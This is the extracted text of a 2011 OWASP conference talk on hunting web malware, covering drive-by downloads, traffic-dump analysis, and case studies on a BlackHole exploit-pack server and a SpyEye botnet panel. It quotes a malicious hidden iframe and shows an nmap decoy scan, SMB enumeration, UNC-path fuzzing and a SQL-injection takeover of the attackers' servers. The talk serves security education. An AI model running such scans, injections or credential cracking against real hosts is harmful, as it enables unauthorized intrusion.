The Good Hacker – Dismantling
                  Web Malware


                         Aditya K Sood and Richard J Enbody
                         SecNiche Security Labs
                         Michigan State University
OWASP                    adi_ks [at] secniche.org | enbody [at] cse.msu.edu
AppSec USA 2011
Minneapolis, Minnesota
                         Copyright © The OWASP Foundation
September 22-23,         Permission is granted to copy, distribute and/or modify this document
2010                     under the terms of the OWASP License.


                         The OWASP Foundation
                         http://www.owasp.org
Disclaimer

 All contents of this presentation represent my own beliefs and views and do not,
  unless explicitly stated otherwise, represent the beliefs of my current, or any of my
  previous in that effect, employers.


Dependency
  Penetration Testing
  Web Malware Hunting


  Thanks
  Cigital Inc. for supporting our talk.


                                                                          OWASP           2
About Us
 Aditya K Sood
    Founder , SecNiche Security
         Independent Security Consultant, Researcher and Practitioner
         Worked previously for Armorize, Coseinc and KPMG
         Active Speaker at Security conferences
         Written Content – ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NES|CFS
         LinkedIn : http://www.linkedin.com/in/adityaks
         Website: http://www.secniche.org | Blog:
          http://secniche.blogspot.com | @AdityaKSood
     PhD Candidate at Michigan State University
 Dr. Richard J Enbody
    Associate Professor, CSE, Michigan State University
          Since 1987, teaching computer architecture/ computer security /
           mathematics
          Website: http://www.cse.msu.edu/~enbody
    Co-Author CS1 Python book, The Practice of Computing using Python.
    Patents Pending – Hardware Buffer Overflow Protection

                                                                       OWASP    3
This talk is all about ……………

      Malware Hunter (Good Hacker)
                    =
           Penetration Testing
                    +
              Web Security
                    +
            Malware Analysis
                               OWASP   4
Agenda

  Malware Paradigm – The State of Online World
  Reality of Browsers
  Browser Malware Taxonomy
  Website Infection – Strategies used by Attackers
  Website Traffic Analysis and Dumps
      Methodology
  Hunting Web Malware
      Case Study 1  BlackHole Exploit Pack
      Case Study 2  SpyEye Command and Control Take Down
  Conclusion


                                                  OWASP      5

Anatomy of Malware – Unbearable Truth


                                   OWASP   6

Malware – Impact on Real World


                                 OWASP   7

Underground Malware – Market Business


© GDATA


                                  OWASP   8

Malware Flow Model


                                  Malware Writers Role


  Flow of Malware Websites


© Reihe Informatik. TR-2007-011


                                                         OWASP   9

Reality of Browsers – Truth Behind the Bars
      Old Browsers Die Hard


http://www.ie6countdown.com/
                                     OWASP    10

Browser Malware Taxonomy
   Class A – Browser Malware


                                OWASP   11

Browser Malware Taxonomy
   Class B – Browser Malware


                                OWASP   12

Browser Malware Taxonomy
   Class C – Browser Malware


                                OWASP   13
Website Infections – Malware Kicking
   Finest Malware Infection Attacks
      Iframe Injections ( Hidden + Unhidden)
        – <iframe src =“” width=0 height=0 />
            » Obfuscated hyperlinks to malicious files
            » Malvertisements ( on fire nowadays)
      Rogue .JS / .SWF
        – <script src =“”/> | <object /> | <embed />
            » Obfuscated scripts are the best choice
      Compromising Servers
        –   Exploiting web virtual hosting
        –   Open Relay Server : sending spams with malicious links
        –   FTP Servers – Hacking credentials to update website files
        –   Database Servers – Persistent SQL injections / XSS Bugs
              » Mass SQL injections on rise
      Server Side Redirects (Persistent)
        – Injecting malicious redirects in the web server configuration files 14
                                                              OWASP

Drive By Downloads – The Evil Reaction
  Complete Details
        – Victim browser is forced to visit infected website
        – Iframe redirects browser to the EXPLOIT POINT (Exploit Hub)
        – Exploit is served by fingerprinting browser environment
        – Browser is exploited successfully
        – Exploit point silently asks for the malware from the malicious
          domain
             » It can be self driven
        – Malware is downloaded into system and automatically installed


                                                          OWASP        15

Drive By Cache – Holy Crap !
   What is it ?
        – Brother of Drive by Download Attacks. Is it ?
        – More efficient way to bypass anti virus protections .
   Drive by Cache / Drive by Downloads
        – Very less variations have been noticed ( Drive By Cache)
        – However, the infections are still in the wild and some of the
          traces have been noticed
        – Lot more to research over this attack but it has been initialized
          already
        – Reference: http://blog.armorize.com/2011/04/newest-adobe-
          flash-0-day-used-in-new.html


                                                               OWASP          16

Website Malware Scanning – Cloud in Action
    URL Dissection
        Google Safe Browsing
            – User-Agent (Browser Specific)/ DNS Blacklisting
            – Past history of malware specific domains


                               Online Web
                                Malware
                                Scanners


 Blacklisted URL’s                                      Suspicious URL’s


                 Malware URL’s              Clean URL’s
                                                                OWASP      17
Web Malware Hunting - Core


                             OWASP   18
Hunting Web Malware
   Required Techniques and Tactics
      Detailed understanding of different malware taxonomies
         – The way malware enters into system from web
         – Example: Malvertisements, Drive by Download attacks.
      Categorization and Classification of malware is important
         – Explicitly defines the malware working
         – Defines the exact target to hunt
      Understanding of Browser exploitation in detail
         – Malware infecting various component of browsers
      Web attacks and defenses
         – Latest attack developments in the field of web
      Penetration Testing (System Level) is the key to success
         – Hard to imagine to hunt malware without reverse
           hacking

                                                             OWASP   19

Pattern Detection – Google in Action
    Detecting Live Targets
       Search for specific patterns using Google
          – Iframe patterns / strings/ malware domain names etc


                                                            OWASP   20

Pattern Detection – Malware Domains Listing
    Public Repositories


                                    OWASP     21

Dissecting Traffic Dumps and Analysis
   Malware Traffic - PCAP Files
      Raw dumps of captured packets
      Provides information about traffic
           – Ingress/Egress traffic
      Information about the DNS Servers, IP Addresses
           – Malicious executable served by the malicious domain
      Protocol abuse


  Extracting Malware (Executables/ Binaries)
        WireShark – follow TCP/UDP stream
        Dump data and edit with hex editor
        Verifying the PE headers (specially MZ)
        Rebuild the files for static and behavioral analysis

                                                                OWASP   22

Dissecting Traffic Dumps and Analysis
   What Else than WireShark ?
      Network Miner


                                    OWASP   23

Dissecting Traffic Dumps and Analysis
   What Else than WireShark ?
      Xplico


      Scapy (Network – Swiss Army Knife)


                                            OWASP   24
Dissecting Traffic Dumps and Analysis
   Walking through the Process (Generic)
      Step 1 - Applying filters in WireShark ( to remove unwanted
       traffic)
             » http://media.packetlife.net/media/library/13/Wireshark_Dis
               play_Filters.pdf
      Step 2 - Create the requisite PCAP files
             » Use rdpcap() / sniff(offline=“”) (Scapy) to walkthrough
               PCAP files
             » Pdfdump/Psdump to make graphical output
      Step 3 - Perform data operations (Scapy)
             » Example: Writing first 5 bytes file_handle(pkt.load[5:])
             » Other required data operations
      Step 4 – Automated mining of PCAP files
             » Use Network Miner and Xplico


                                                             OWASP          25

Extracting Executables from HTTP/HTTPS Traffic
    TCP Session Stream Analysis
         Reconstructing the TCP session stream
         Scrutinize the content present in the TCP session
         Malware binaries are present as raw/encoded data
         Verifying the HTTP/HTTPS end points to collect all data

    What to Look For ?
       Find the starting point of TCP communication
       Follow the TCP session stream
            – WireShark does that for you.
       Walkthrough the raw data.
            – Search for two byte header MZ ($4D5A in hex) which begins
              at a certain offset to trace the PE
            – Dump the binary as raw output. Avoid encodings.

                                                                OWASP     26
Extracting Executables from HTTP/HTTPS Traffic


                                    OWASP   27
Case Studies – Malware Hunting


                            OWASP   28
Case Study – BlackHole Exploit Pack - Hunt
   BlackHole Exploit Pack
        One of the frivolous used exploit pack
        Used extensively for spreading malware
        Exploits browser and plugin vulnerabilities
        Collaboratively used with botnets to spread malware


  BlackHole – Spreading Infection
        A malicious link is served through spams
        Social engineering to force victims to visit malicious links
        Manipulating social networking capabilities
        Spreading scams and tricking victims to work it out

           Note: This case study is an outcome of real time
           hunting of web malware in a university network.

                                                              OWASP     29
Case Study – BlackHole Exploit Pack - Hunt
   Understanding the Environment
      A malicious website was hosted by the attacker
      Utilized a zombie machine to host a web server
      Fake emails were pushed in legitimate networks
         – Malicious link was injected into it
         – Malicious website hosted a web page with link to malicious
           domain
      Malicious iframe was detected and deobfuscated as
          <iframe src="http://malware/phx/index.php"
        width="1" height="1" frameborder="0“></iframe>


      “index.php” fingerprinted the browser (version / plugins)
      Exploit was served based on the environment


                                                             OWASP      30
Case Study – BlackHole Exploit Pack - Hunt

   Exploit Serving
      “index.php” found the installed JAVA to be vulnerable
      It exploited JAVA SMB vulnerability and started throwing
       the requisite exploit for it
      ALERT !
          – JAVA SMB exploit requires an SMB server to be installed on the
            domain or subdomain to include the exploit through UNC path
      Mapping the IP and NMAP scan was initiated
          – Decoy Scan and IP Spoofing scans are always the best

     nmap -P0 -A -T4 -sS blackhole_host -D 112.123.124.111 -p 445
       Starting Nmap 5.51 ( http://nmap.org ) at 2011-04-06 13:07 Eastern Daylight Time
       PORT STATE SERVICE VERSION
       445/tcp open netbios-ssn Samba smbd 3.X
       Running: Linux 2.6.X
       OS details: Linux 2.6.17 - 2.6.35
       Network Distance: 1 hop
       Host script results:
       |_, NetBIOS user: , NetBIOS MAC:
       |_smbv2-enabled: Server doesn't support SMBv2 protocol
                                                                             OWASP        31
Case Study – BlackHole Exploit Pack - Hunt

   Exploit Serving
      “new.avi” file was served as an exploit
      Gotcha !
           – SMB server was configured and serving exploit
               » Hard to think whether the usermode security is applied
               » SMB usermode = {username, password} required
      So What – Shared mode is configured
           – Default IPC$ share was available
     E:audit>enum -P blackhole_host
        server: blackhole_host
        setting up session... success.
        password policy:
        min length: 5 chars
        min age: none
        max age: none
        lockout threshold: none
        lockout duration: 30 mins
        lockout reset: 30 mins
        cleaning up... success.

                                                              OWASP       32
Case Study – BlackHole Exploit Pack - Hunt
   Verifying the Facts
      The server was not browseable
      Fuzzing the UNC path as follows
        •    blackhole_hosthomenew.avi
        •   blackhole_hostusrnew.avi
        •   blackhole_hosthomesmbnew.avi [ Gotcha]
        •   blackhole_hostusrsmbnew.avi


      SMB server must be configured with following metrics
      [global]
      security = share
      [smb]
      comment = smb
      path = /home/smb
      public = yes
      browseable = no
      writeable = no
      guest ok = yes
                                                       OWASP   33
Case Study – BlackHole Exploit Pack - Hunt

   At Last


      We were also able to crack the SMB login credentials to take
       control over the server.

                                                        OWASP         34
Case Study – Botnet C&C SQL Injection

   SpyEye Botnet C&C Target
     Exploiting the SQL injection to take control of
     Fetch the target using abuse.ch service


                                                        OWASP   35
Case Study – Botnet C&C SQL Injection

   SpyEye Botnet C&C Target
     Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="
     Getting the version number


                                                         OWASP   36
Case Study – Botnet C&C SQL Injection

   SpyEye Botnet C&C Target
     Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="
     Getting the database


                                                         OWASP   37
Case Study – Botnet C&C SQL Injection

   SpyEye Botnet C&C Target
     Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="
     Getting the MySQL root password


                                                         OWASP   38
Conclusion
   For Rigorous Web Malware Hunting
      Robust penetration testing skills required
      Understanding of
         – Malware infection framework
         – Working of exploit serving mechanisms
         – Detailed web security knowledge with all types of attacks
      At last, think like an attacker


                                                              OWASP    39
References
   Notorious Datacenter Servers - Support Systems Pwning Through Outer
    Sphere : http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf
   Exploiting Web Virtual Hosting – Malware Infections :
    http://magazine.hitb.org/issues/HITB-Ezine-Issue-005.pdf
   Browser Malware Taxonomy :
    http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-
    browser-malware-taxonomy
   SpyEye Malware Infection Framework :
    http://www.virusbtn.com/virusbulletin/archive/2011/07/vb201107-
    SpyEye
   SpyEye Bot – Aggressive Exploitation Tactics :
    http://www.virusbtn.com/virusbulletin/archive/2011/08/vb201108-spyeye
   Malware at Stake : http://secniche.blogspot.com


                                                            OWASP       40
Thanks

    OWASP (http://www.owasp.org )
    SecNiche Security Labs (http://www.secniche.org )
    Cigital Inc
    Twitter - @AdityaKSood
    Feel free to send any queries.


                                                         OWASP   41

OWASP AppSec USA 2011 - Dismantling Web Malware

  • 1.
    The Good Hacker– Dismantling Web Malware Aditya K Sood and Richard J Enbody SecNiche Security Labs Michigan State University OWASP adi_ks [at] secniche.org | enbody [at] cse.msu.edu AppSec USA 2011 Minneapolis, Minnesota Copyright © The OWASP Foundation September 22-23, Permission is granted to copy, distribute and/or modify this document 2010 under the terms of the OWASP License. The OWASP Foundation http://www.owasp.org
  • 2.
    Disclaimer  All contentsof this presentation represent my own beliefs and views and do not, unless explicitly stated otherwise, represent the beliefs of my current, or any of my previous in that effect, employers. Dependency  Penetration Testing  Web Malware Hunting Thanks  Cigital Inc. for supporting our talk. OWASP 2
  • 3.
    About Us  AdityaK Sood  Founder , SecNiche Security  Independent Security Consultant, Researcher and Practitioner  Worked previously for Armorize, Coseinc and KPMG  Active Speaker at Security conferences  Written Content – ISSA/ISACA/CrossTalk/HITB/Hakin9/Elsevier NES|CFS  LinkedIn : http://www.linkedin.com/in/adityaks  Website: http://www.secniche.org | Blog: http://secniche.blogspot.com | @AdityaKSood  PhD Candidate at Michigan State University  Dr. Richard J Enbody  Associate Professor, CSE, Michigan State University  Since 1987, teaching computer architecture/ computer security / mathematics  Website: http://www.cse.msu.edu/~enbody  Co-Author CS1 Python book, The Practice of Computing using Python.  Patents Pending – Hardware Buffer Overflow Protection OWASP 3
  • 4.
    This talk isall about …………… Malware Hunter (Good Hacker) = Penetration Testing + Web Security + Malware Analysis OWASP 4
  • 5.
    Agenda MalwareParadigm – The State of Online World Reality of Browsers Browser Malware Taxonomy Website Infection – Strategies used by Attackers Website Traffic Analysis and Dumps  Methodology Hunting Web Malware  Case Study 1  BlackHole Exploit Pack  Case Study 2  SpyEye Command and Control Take Down Conclusion OWASP 5
  • 6.
    Anatomy of Malware– Unbearable Truth OWASP 6
  • 7.
    Malware – Impacton Real World OWASP 7
  • 8.
    Underground Malware –Market Business © GDATA OWASP 8
  • 9.
    Malware Flow Model Malware Writers Role Flow of Malware Websites © Reihe Informatik. TR-2007-011 OWASP 9
  • 10.
    Reality of Browsers– Truth Behind the Bars  Old Browsers Die Hard http://www.ie6countdown.com/ OWASP 10
  • 11.
    Browser Malware Taxonomy  Class A – Browser Malware OWASP 11
  • 12.
    Browser Malware Taxonomy  Class B – Browser Malware OWASP 12
  • 13.
    Browser Malware Taxonomy  Class C – Browser Malware OWASP 13
  • 14.
    Website Infections –Malware Kicking  Finest Malware Infection Attacks  Iframe Injections ( Hidden + Unhidden) – <iframe src =“” width=0 height=0 /> » Obfuscated hyperlinks to malicious files » Malvertisements ( on fire nowadays)  Rogue .JS / .SWF – <script src =“”/> | <object /> | <embed /> » Obfuscated scripts are the best choice  Compromising Servers – Exploiting web virtual hosting – Open Relay Server : sending spams with malicious links – FTP Servers – Hacking credentials to update website files – Database Servers – Persistent SQL injections / XSS Bugs » Mass SQL injections on rise  Server Side Redirects (Persistent) – Injecting malicious redirects in the web server configuration files 14 OWASP
  • 15.
    Drive By Downloads– The Evil Reaction Complete Details – Victim browser is forced to visit infected website – Iframe redirects browser to the EXPLOIT POINT (Exploit Hub) – Exploit is served by fingerprinting browser environment – Browser is exploited successfully – Exploit point silently asks for the malware from the malicious domain » It can be self driven – Malware is downloaded into system and automatically installed OWASP 15
  • 16.
    Drive By Cache– Holy Crap !  What is it ? – Brother of Drive by Download Attacks. Is it ? – More efficient way to bypass anti virus protections .  Drive by Cache / Drive by Downloads – Very less variations have been noticed ( Drive By Cache) – However, the infections are still in the wild and some of the traces have been noticed – Lot more to research over this attack but it has been initialized already – Reference: http://blog.armorize.com/2011/04/newest-adobe- flash-0-day-used-in-new.html OWASP 16
  • 17.
    Website Malware Scanning– Cloud in Action  URL Dissection  Google Safe Browsing – User-Agent (Browser Specific)/ DNS Blacklisting – Past history of malware specific domains Online Web Malware Scanners Blacklisted URL’s Suspicious URL’s Malware URL’s Clean URL’s OWASP 17
  • 18.
    Web Malware Hunting- Core OWASP 18
  • 19.
    Hunting Web Malware  Required Techniques and Tactics  Detailed understanding of different malware taxonomies – The way malware enters into system from web – Example: Malvertisements, Drive by Download attacks.  Categorization and Classification of malware is important – Explicitly defines the malware working – Defines the exact target to hunt  Understanding of Browser exploitation in detail – Malware infecting various component of browsers  Web attacks and defenses – Latest attack developments in the field of web  Penetration Testing (System Level) is the key to success – Hard to imagine to hunt malware without reverse hacking OWASP 19
  • 20.
    Pattern Detection –Google in Action  Detecting Live Targets  Search for specific patterns using Google – Iframe patterns / strings/ malware domain names etc OWASP 20
  • 21.
    Pattern Detection –Malware Domains Listing  Public Repositories OWASP 21
  • 22.
    Dissecting Traffic Dumpsand Analysis  Malware Traffic - PCAP Files  Raw dumps of captured packets  Provides information about traffic – Ingress/Egress traffic  Information about the DNS Servers, IP Addresses – Malicious executable served by the malicious domain  Protocol abuse Extracting Malware (Executables/ Binaries)  WireShark – follow TCP/UDP stream  Dump data and edit with hex editor  Verifying the PE headers (specially MZ)  Rebuild the files for static and behavioral analysis OWASP 22
  • 23.
    Dissecting Traffic Dumpsand Analysis  What Else than WireShark ?  Network Miner OWASP 23
  • 24.
    Dissecting Traffic Dumpsand Analysis  What Else than WireShark ?  Xplico  Scapy (Network – Swiss Army Knife) OWASP 24
  • 25.
    Dissecting Traffic Dumpsand Analysis  Walking through the Process (Generic)  Step 1 - Applying filters in WireShark ( to remove unwanted traffic) » http://media.packetlife.net/media/library/13/Wireshark_Dis play_Filters.pdf  Step 2 - Create the requisite PCAP files » Use rdpcap() / sniff(offline=“”) (Scapy) to walkthrough PCAP files » Pdfdump/Psdump to make graphical output  Step 3 - Perform data operations (Scapy) » Example: Writing first 5 bytes file_handle(pkt.load[5:]) » Other required data operations  Step 4 – Automated mining of PCAP files » Use Network Miner and Xplico OWASP 25
  • 26.
    Extracting Executables fromHTTP/HTTPS Traffic  TCP Session Stream Analysis  Reconstructing the TCP session stream  Scrutinize the content present in the TCP session  Malware binaries are present as raw/encoded data  Verifying the HTTP/HTTPS end points to collect all data  What to Look For ?  Find the starting point of TCP communication  Follow the TCP session stream – WireShark does that for you.  Walkthrough the raw data. – Search for two byte header MZ ($4D5A in hex) which begins at a certain offset to trace the PE – Dump the binary as raw output. Avoid encodings. OWASP 26
  • 27.
    Extracting Executables fromHTTP/HTTPS Traffic OWASP 27
  • 28.
    Case Studies –Malware Hunting OWASP 28
  • 29.
    Case Study –BlackHole Exploit Pack - Hunt  BlackHole Exploit Pack  One of the frivolous used exploit pack  Used extensively for spreading malware  Exploits browser and plugin vulnerabilities  Collaboratively used with botnets to spread malware BlackHole – Spreading Infection  A malicious link is served through spams  Social engineering to force victims to visit malicious links  Manipulating social networking capabilities  Spreading scams and tricking victims to work it out Note: This case study is an outcome of real time hunting of web malware in a university network. OWASP 29
  • 30.
    Case Study –BlackHole Exploit Pack - Hunt  Understanding the Environment  A malicious website was hosted by the attacker  Utilized a zombie machine to host a web server  Fake emails were pushed in legitimate networks – Malicious link was injected into it – Malicious website hosted a web page with link to malicious domain  Malicious iframe was detected and deobfuscated as <iframe src="http://malware/phx/index.php" width="1" height="1" frameborder="0“></iframe>  “index.php” fingerprinted the browser (version / plugins)  Exploit was served based on the environment OWASP 30
  • 31.
    Case Study –BlackHole Exploit Pack - Hunt  Exploit Serving  “index.php” found the installed JAVA to be vulnerable  It exploited JAVA SMB vulnerability and started throwing the requisite exploit for it  ALERT ! – JAVA SMB exploit requires an SMB server to be installed on the domain or subdomain to include the exploit through UNC path  Mapping the IP and NMAP scan was initiated – Decoy Scan and IP Spoofing scans are always the best nmap -P0 -A -T4 -sS blackhole_host -D 112.123.124.111 -p 445 Starting Nmap 5.51 ( http://nmap.org ) at 2011-04-06 13:07 Eastern Daylight Time PORT STATE SERVICE VERSION 445/tcp open netbios-ssn Samba smbd 3.X Running: Linux 2.6.X OS details: Linux 2.6.17 - 2.6.35 Network Distance: 1 hop Host script results: |_, NetBIOS user: , NetBIOS MAC: |_smbv2-enabled: Server doesn't support SMBv2 protocol OWASP 31
  • 32.
    Case Study –BlackHole Exploit Pack - Hunt  Exploit Serving  “new.avi” file was served as an exploit  Gotcha ! – SMB server was configured and serving exploit » Hard to think whether the usermode security is applied » SMB usermode = {username, password} required  So What – Shared mode is configured – Default IPC$ share was available E:audit>enum -P blackhole_host server: blackhole_host setting up session... success. password policy: min length: 5 chars min age: none max age: none lockout threshold: none lockout duration: 30 mins lockout reset: 30 mins cleaning up... success. OWASP 32
  • 33.
    Case Study –BlackHole Exploit Pack - Hunt  Verifying the Facts  The server was not browseable  Fuzzing the UNC path as follows • blackhole_hosthomenew.avi • blackhole_hostusrnew.avi • blackhole_hosthomesmbnew.avi [ Gotcha] • blackhole_hostusrsmbnew.avi  SMB server must be configured with following metrics [global] security = share [smb] comment = smb path = /home/smb public = yes browseable = no writeable = no guest ok = yes OWASP 33
  • 34.
    Case Study –BlackHole Exploit Pack - Hunt  At Last  We were also able to crack the SMB login credentials to take control over the server. OWASP 34
  • 35.
    Case Study –Botnet C&C SQL Injection  SpyEye Botnet C&C Target  Exploiting the SQL injection to take control of  Fetch the target using abuse.ch service OWASP 35
  • 36.
    Case Study –Botnet C&C SQL Injection  SpyEye Botnet C&C Target  Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="  Getting the version number OWASP 36
  • 37.
    Case Study –Botnet C&C SQL Injection  SpyEye Botnet C&C Target  Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="  Getting the database OWASP 37
  • 38.
    Case Study –Botnet C&C SQL Injection  SpyEye Botnet C&C Target  Vulnerability lies in “ frmcp0/frm_findrep_sub2.php?id="  Getting the MySQL root password OWASP 38
  • 39.
    Conclusion For Rigorous Web Malware Hunting  Robust penetration testing skills required  Understanding of – Malware infection framework – Working of exploit serving mechanisms – Detailed web security knowledge with all types of attacks  At last, think like an attacker OWASP 39
  • 40.
    References Notorious Datacenter Servers - Support Systems Pwning Through Outer Sphere : http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf  Exploiting Web Virtual Hosting – Malware Infections : http://magazine.hitb.org/issues/HITB-Ezine-Issue-005.pdf  Browser Malware Taxonomy : http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106- browser-malware-taxonomy  SpyEye Malware Infection Framework : http://www.virusbtn.com/virusbulletin/archive/2011/07/vb201107- SpyEye  SpyEye Bot – Aggressive Exploitation Tactics : http://www.virusbtn.com/virusbulletin/archive/2011/08/vb201108-spyeye  Malware at Stake : http://secniche.blogspot.com OWASP 40
  • 41.
    Thanks  OWASP (http://www.owasp.org )  SecNiche Security Labs (http://www.secniche.org )  Cigital Inc  Twitter - @AdityaKSood  Feel free to send any queries. OWASP 41